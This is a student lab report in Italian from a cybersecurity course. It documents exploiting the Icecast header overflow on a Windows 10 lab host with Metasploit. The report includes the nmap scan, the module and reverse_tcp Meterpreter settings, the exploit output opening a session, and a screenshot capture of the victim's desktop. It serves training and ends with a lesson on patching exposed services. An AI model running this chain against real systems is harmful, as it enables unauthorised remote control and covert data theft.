REPORT S7/L4

Studente: Vincenzo Zarola **Corso:** Cybersecurity Specialist - Epicode
Obiettivo: Sfruttamento vulnerabilità Icecast su Windows 10, ottenimento sessione Meterpreter e recupero prove (screenshot).


---

1. Analisi dello Scenario

La fase iniziale ha richiesto la preparazione dell'ambiente di target. Poiché il servizio vulnerabile non era attivo all'avvio, è stato necessario accedere fisicamente alla macchina **Windows 10** e avviare manualmente l'eseguibile **Icecast2**.

Successivamente, dalla macchina attaccante (Kali Linux), è stata eseguita una scansione di rete per confermare la disponibilità del servizio.

- **Comando eseguito:** ***nmap -sV -p 8000 192.168.50.102***
- **Esito:** La scansione ha confermato che l'host era attivo e la porta **8000** (tipica di Icecast) risultava **OPEN**.



---

2. Configurazione dell'Exploit

Verificata la presenza del servizio Icecast sulla porta 8000, è stato utilizzato il framework Metasploit per configurare l'attacco, sfruttando una nota vulnerabilità di Buffer Overflow nel parsing degli header HTTP del software.

Per prima cosa è stata effettuata una ricerca sul modulo:

```
msf > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

- **Modulo utilizzato: *exploit/windows/http/icecast_header***
- **Configurazione Target (RHOSTS):** Impostato su **192.168.50.102**.
- **Configurazione Attaccante (LHOST):** Impostato su **192.168.50.10**.

```
msf > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.102
RHOSTS ⇒ 192.168.50.102
msf exploit(windows/http/icecast_header) > set LHOST 192.168.50.10
LHOST ⇒ 192.168.50.10
```

- **Payload:** Selezionato ***windows/meterpreter/reverse_tcp*** per ottenere una connessione inversa.

```
msf exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.102   yes       The target host(s), see https://docs
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
   LHOST     192.168.50.10    yes       The listen address (an interface m
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

---

3. Esecuzione e Accesso (Exploitation)

Lanciato l'exploit, il payload è stato inviato al servizio target. La vulnerabilità è stata sfruttata correttamente, causando l'esecuzione del codice remoto.

- **Comando: exploit**
- **Risultato:** Il sistema ha stabilito con successo una connessione inversa, aprendo la **Meterpreter session 1**.

```
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.10:4444
[*] Sending stage (188998 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.10:4444 → 192.168.50.102:49506) at 2026-01-22 15:45:24 +0100

meterpreter > getuid
```

---

4. Post-Exploitation ed Esfiltrazione


Per dimostrare il pieno controllo della macchina compromessa, sono state eseguite le operazioni di post-exploitation richieste.

Recupero Screenshot

È stata utilizzata la funzione integrata di Meterpreter per catturare un'istantanea del desktop della vittima.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/KJhRwgMe.jpeg
```

- **Comando: screenshot**
- **Esito:** L'immagine è stata salvata correttamente (**KJhRwgMe.jpeg**) sulla macchina attaccante. L'apertura del file ha permesso di visualizzare il desktop di Windows 10, fornendo la prova visiva che il server Icecast era in esecuzione e la macchina era compromessa.



Conclusioni: L'esercitazione ha evidenziato l'importanza di non esporre servizi vulnerabili o non aggiornati (come Icecast). Attraverso la porta 8000 aperta, è stato possibile bypassare le difese perimetrali e ottenere il controllo remoto della postazione, esfiltrando informazioni sensibili (screenshot) senza allertare l'utente.